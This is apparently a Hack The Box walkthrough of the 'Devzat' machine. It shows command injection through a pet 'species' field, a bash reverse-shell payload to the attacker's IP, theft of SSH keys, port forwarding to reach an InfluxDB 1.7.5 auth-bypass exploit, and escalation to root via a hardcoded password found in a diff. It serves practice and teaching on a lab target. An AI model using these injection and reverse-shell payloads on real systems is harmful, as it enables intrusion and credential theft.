


Looks like quotes were not the reason for an error response in the name field. Before we continue testing other combinations, let us also use the same command on the other parameter "species".

In order to do this, we could use `curl`, however, let us use `Burp Suite` for easier editing. First we are going to make a test request and send it to the repeater tab. From there we will try to break the server again.



This will be our request.




Interesting. We get an other error code.
So, definitely there is potential here. We just need to try different combinations.

RCE

After some testings, we finally get RCE.

We had to use `;ls` without any quotes in the species field.



As we can see, we get the content of the current directory. Our next step is to get a "Reverse Shell".

Reverse Shell

First, we need to find out our IP address. We can do it as follows:

```
$ ip address
# It is tun0 interface and my IP is 10.10.16.5
```

In a terminal we will listen for incoming connections using `netcat`

```
$ nc -lvnp 9999 # Or any other port
```

Now we will add the following command to in the species field:

```
;bash -c 'bash -i >& /dev/tcp/10.10.16.5/9999 0>&1'
```

Our request will hang and we will get a reverse shell.

```
~/Hacking/Boxes/Devzat
λ ➤  nc -lvnp 9999
Connection from 10.10.11.118:58526
bash: cannot set terminal process group (836): Inappropriate ioctl for device
bash: no job control in this shell
patrick@devzat:~/pets$
```

We are in the "Pets" directory and if we `cat` the "main.go" file, we can see that the following function causes the vulnerability.

```
func loadCharacter(species string) string {
        cmd := exec.Command("sh", "-c", "cat characteristics/"+species)
        stdoutStderr, err := cmd.CombinedOutput()
        if err != nil {
                return err.Error()
        }
        return string(stdoutStderr)
}
```

Our species input is concatenated directly to the command string.

Exploring the Patrick User

First off, if we go to Patrick's home directory, we can steal his SSH key. So let us do that and connect using SSH so that we don't have to stabilize our shell.

We can connect using Patrick's key as follows:

```
$ ssh -i patrick-priv.key patrick@10.10.11.118
```

At this point we should also run some enumeration scripts such as `linpeas` (https://github.com/carlospolop/PEASS-ng/tree/master/linPEAS).

However, for this machine, it doesn't yield much information.

If we look at the `/etc/passwd` file or the `/home` directory, we can see that there is another user called "Catherine".

If you remember from our initial "Devzat" connection, we tried to login as Patrick and failed. Well now, since we are Patrick, let us try that again.

```
$ ssh patrick@localhost -p 8000
```

```
patrick@devzat:~/devzat$ ssh patrick@localhost -p 8000
admin: Hey patrick, you there?
patrick: Sure, shoot boss!
admin: So I setup the influxdb for you as we discussed earlier in business meeting.
patrick: Cool 👍
admin: Be sure to check it out and see if it works for you, will ya?
patrick: Yes, sure. Am on it!
devbot: admin has left the chat
Welcome to the chat. There are 2 more users
devbot: patrick has joined the chat
patrick:
```

We get some previous messages among admin and Patrick. They are talking about "InfluxDB" which we should take a look at later. Maybe there is a vulnerability.
If we login using the admin account, we get the same conversation.

However, if we login using Catherine, we get a different one.

```
patrick: Hey Catherine, glad you came.
catherine: Hey bud, what are you up to?
patrick: Remember the cool new feature we talked about the other day?
catherine: Sure
patrick: I implemented it. If you want to check it out you could connect to the local dev instance on
         port 8443.
catherine: Kinda busy right now 
patrick: That's perfectly fine 👍  You'll need a password I gave you last time.
catherine: k
patrick: I left the source for your review in backups.
catherine: Fine. As soon as the boss let me off the leash I will check it out.
patrick: Cool. I am very curious what you think of it. See ya!
devbot: patrick has left the chat
Welcome to the chat. There are 2 more users
devbot: catherine has joined the chat
catherine: /exit
Connection to localhost closed.
```

They talk about a development branch of the "Devzat" app which runs on the port 8443. We should also check that one out.

Let us connect as the Patrick user to the localhost instance.

```
$ ssh patrick@localhost -p 8443
```

```
patrick@devzat:~/devzat$ ssh patrick@localhost -p 8443
admin: Hey patrick, you there?
patrick: Sure, shoot boss!
admin: So I setup the influxdb 1.7.5 for you as we discussed earlier in business meeting.
patrick: Cool 👍
admin: Be sure to check it out and see if it works for you, will ya?
patrick: Yes, sure. Am on it!
devbot: admin has left the chat
Welcome to the chat. There are no more users
devbot: patrick has joined the chat
patrick:
```

Again we get a conversation similar to our first one but slightly different. We get the "InfluxDB" version. Which is 1.7.5.
If we connect as admin, we get the same conversation.

Again, if we connect as Catherine, we get a different one.

```
patrick@devzat:~/devzat$ ssh catherine@localhost -p 8443
patrick: Hey Catherine, glad you came.
catherine: Hey bud, what are you up to?
patrick: Remember the cool new feature we talked about the other day?
catherine: Sure
patrick: I implemented it. If you want to check it out you could connect to the local dev instance on
         port 8443.
catherine: Kinda busy right now 
patrick: That's perfectly fine 👍  You'll need a password which you can gather from the source. I left
         it in our default backups location.
catherine: k
patrick: I also put the main so you could diff main dev if you want.
catherine: Fine. As soon as the boss let me off the leash I will check it out.
patrick: Cool. I am very curious what you think of it. Consider it alpha state, though. Might not be
         secure yet. See ya!
devbot: patrick has left the chat
Welcome to the chat. There are no more users
devbot: catherine has joined the chat
catherine:
```

Patrick talks about a feature which he implemented to the "Devzat" app to read files and it might be vulnerable. However, we require a password to use it.
Let us check out the function regardless.

```
devbot: catherine has joined the chat
catherine: /commands
[SYSTEM] Commands
[SYSTEM] clear - Clears your terminal
[SYSTEM] message - Sends a private message to someone
[SYSTEM] users - Gets a list of the active users
[SYSTEM] all - Gets a list of all users who has ever connected
[SYSTEM] exit - Kicks you out of the chat incase your client was bugged
[SYSTEM] bell - Toggles notifications when you get pinged
[SYSTEM] room - Changes which room you are currently in
[SYSTEM] id - Gets the hashed IP of the user
[SYSTEM] commands - Get a list of commands
[SYSTEM] nick - Change your display name
[SYSTEM] color - Change your display name color
[SYSTEM] timezone - Change how you view time
[SYSTEM] emojis - Get a list of emojis you can use
[SYSTEM] help - Get generic info about the server
[SYSTEM] tictactoe - Play tictactoe
[SYSTEM] hangman - Play hangman
[SYSTEM] shrug - Drops a shrug emoji
[SYSTEM] ascii-art - Bob ross with text
[SYSTEM] example-code - Hello world!
[SYSTEM] file - Paste a files content directly to chat [alpha]
catherine:
```

Right at the bottom, we can see the implemented feature which is in the alpha state.
Let us try to use it.

```
catherine: /file . test
[SYSTEM] You did provide the wrong password
catherine:
```

We do not know the password. Breaking the function with different inputs also did not work.

They talk about a backup directory, which the password is in the sources. We should try to find it.
In order to find the backup directory (or files), we can utilize the `find` command.

```
# This is the query which found the folder. We tried many different ones.
$ find / -type d -iname "*backup*" 2>/dev/null
```

```
patrick@devzat:~/devzat$ find / -type d -iname "*backup*" 2>/dev/null
/snap/core18/2128/var/backups
/snap/core18/2074/var/backups
/var/backups
patrick@devzat:~/devzat$ ls -Al /var/backups/
total 1352
-rw-r--r-- 1 root      root       51200 Jan 14 06:25 alternatives.tar.0
-rw-r--r-- 1 root      root       59142 Sep 28 18:45 apt.extended_states.0
-rw-r--r-- 1 root      root        6588 Sep 21 20:17 apt.extended_states.1.gz
-rw-r--r-- 1 root      root        6602 Jul 16  2021 apt.extended_states.2.gz
-rw------- 1 catherine catherine  28297 Jul 16  2021 devzat-dev.zip
-rw------- 1 catherine catherine  27567 Jul 16  2021 devzat-main.zip
-rw-r--r-- 1 root      root         268 Sep 29 11:46 dpkg.diversions.0
-rw-r--r-- 1 root      root         139 Sep 29 11:46 dpkg.diversions.1.gz
-rw-r--r-- 1 root      root         170 Jul 16  2021 dpkg.statoverride.0
-rw-r--r-- 1 root      root         152 Jul 16  2021 dpkg.statoverride.1.gz
-rw-r--r-- 1 root      root      951869 Sep 28 18:45 dpkg.status.0
-rw-r--r-- 1 root      root      224906 Sep 28 18:45 dpkg.status.1.gz
patrick@devzat:~/devzat$
```

We found them. Unfortunately, they are owned by the Catherine user and we do not have read access.

Investigating the InfluxDB

We can search for "InfluxDB" process using the `ps` command.

```
$ ps -aux | grep "influx"
```

```
patrick@devzat:~/devzat$ ps -aux | grep "influx"
root        1284  0.1  2.3 590648 47940 ?        Ssl  Jan14   3:04 influxd
patrick   654076  0.0  0.0   6432   672 pts/7    S+   23:18   0:00 grep --color=auto influx
patrick@devzat:~/devzat$
```

InfluxDB is run by the root user with the PID 1284. Unfortunately, we cannot track its port using `netstat`, since it won't show us the root user PIDs.
However, we can find interesting ports using `netstat` and test it to see if its "InfluxDB" or not.

```
$ netstat -lvnp
```

This command will show you the listening ports.
But, there is another way to automatically scan the ports using `proxychains` and `nmap`.

Proxychains and Nmap Scan (Optional)

This part is optional. You can use `netstat` and manual testing.

First let us checkout `proxychains.conf` file to see which port it uses.
Use `cat` on the `/etc/proxychains.conf` and look for the `socks4` entry. In my case it is 9050.

Next step is to setup a "Dynamic Application-Level Port Forwarding" using `SSH`. This is done on your host.

```
$ ssh -N -D 127.0.0.1:9050 -i patrick-priv.key patrick@10.10.11.118
```

Now we can use `nmap` on our localhost to scan the target. The downside of "Dynamic Port forwarding" is that we can only use TCP protocol.

```
$ proxychains nmap -sT -v 127.0.0.1 2>/dev/null
# Redirect the ProxyChains errors when the ports are closed.
```

```
~/Hacking/Boxes/Devzat
λ ➤  proxychains nmap -sT -v 127.0.0.1 2>/dev/null
Starting Nmap 7.92 ( https://nmap.org ) at 2022-01-15 17:32 CST
Initiating Ping Scan at 17:32
Scanning 127.0.0.1 [2 ports]
Completed Ping Scan at 17:32, 0.17s elapsed (1 total hosts)
Initiating Connect Scan at 17:32
Scanning localhost (127.0.0.1) [1000 ports]
Discovered open port 80/tcp on 127.0.0.1
Discovered open port 22/tcp on 127.0.0.1
Discovered open port 8000/tcp on 127.0.0.1
Connect Scan Timing: About 49.60% done; ETC: 17:33 (0:00:32 remaining)
Discovered open port 8443/tcp on 127.0.0.1
Discovered open port 8086/tcp on 127.0.0.1
Discovered open port 5000/tcp on 127.0.0.1
Completed Connect Scan at 17:33, 59.10s elapsed (1000 total ports)
Nmap scan report for localhost (127.0.0.1)
Host is up (0.053s latency).
Not shown: 994 closed tcp ports (conn-refused)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
5000/tcp open  upnp
8000/tcp open  http-alt
8086/tcp open  d-s-n
8443/tcp open  https-alt

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 59.35 seconds
```

We know all the other ports, except 8086. However, we can check it out using various tools such as `curl`, `nc` or `telnet`.

There are two ways we can check it. On the target (Patrick) or using `proxychains` in our machine.

```
# From Patrick's machine.
$ curl -v localhost:8086

# From our machine.
$ proxychains curl -v localhost:8086
```

```
~/Hacking/Boxes/Devzat
λ ➤  proxychains curl -v localhost:8086
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/libproxychains4.so
[proxychains] DLL init: proxychains-ng 4.15
*   Trying 127.0.0.1:8086...
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  127.0.0.1:8086  ...  OK
* Connected to localhost (127.0.0.1) port 8086 (#0)
> GET / HTTP/1.1
> Host: localhost:8086
> User-Agent: curl/7.81.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 404 Not Found
< Content-Type: text/plain; charset=utf-8
< X-Content-Type-Options: nosniff
< X-Influxdb-Build: OSS
< X-Influxdb-Version: 1.7.5
< Date: Sat, 15 Jan 2022 23:38:14 GMT
< Content-Length: 19
<
404 page not found
* Connection #0 to host localhost left intact
```

And it is indeed "InfluxDB".


Exploiting InfluxDB

A quick google search on "InfluxDB 1.7.5 exploit" gets us to a GitHub POC (https://github.com/LorenzoTullini/InfluxDB-Exploit-CVE-2019-20933)

Before following the instructions, it is a good idea to change our port forwarding from "Dynamic" to "Local" port forwarding to be able to use more protocols if needed.

```
$ ssh -N -L localhost:8086:localhost:8086 -i patrick-priv.key
patrick@10.10.11.118
```

What this exploit does, is that it gets a users list from us and generates "JWT" payload using them. After that it brute forces the username.
We are going to use `SecLists` once again.



We get in!

There are two databases. We are going to use "devzat".
In order to see the tables, we have to use the following query:

```
show MEASUREMENTS
```

There is only one table and it is the "user" table.

Now we will use the following query to list the users:

```
select * from "user"
```

We got the passwords!

PWNing Catherine

Catherine's password is `woBeeYareedahc7Oogeephies7Aiseci`. So we can `su` to Catherine using that from Patrick user.

From the we can read the `user.txt` file.

Root

Root is the easiest part.
We now have to do as Patrick said to Catherine and that is to use `git diff` on the backup files we have found.

But first, we need to get those files to our machine.
To do this, first go to the `/var/backups` directory. In there we are going to setup a `python` HTTP server and use `wget` from our machine to download the zip files.

```
# From Catherine's machine
$ python3 -m http.server 9999

# From our machine
$ wget http://10.10.11.118:9999/devzat-dev.zip
$ wget http://10.10.11.118:9999/devzat-main.zip
```

Now we uzip the files and use `git diff`.

After reading the diff, we see the following:

```
// Check my secure password
if pass != "CeilingCatStillAThingIn2021?" {
        u.system("You did provide the wrong password")
        return
}
```

Now if we SSH into the dev branch of "Devzat" and use the file command with the password on the `/root/.ssh/id_rsa` we can SSH in as the root user.

```
~/Hacking/Boxes/Devzat
λ ➤  ssh -i root-priv.key root@10.10.11.118
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-77-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sat 15 Jan 2022 11:58:38 PM UTC

  System load:  0.06              Processes:                275
  Usage of /:   63.0% of 7.81GB   Users logged in:          1
  Memory usage: 38%               IPv4 address for docker0: 172.17.0.1
  Swap usage:   0%                IPv4 address for eth0:    10.10.11.118


107 updates can be applied immediately.
33 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or p
roxy settings


Last login: Sat Jan 15 01:47:58 2022 from 10.10.16.5
root@devzat:~# id
uid=0(root) gid=0(root) groups=0(root)
root@devzat:~#
```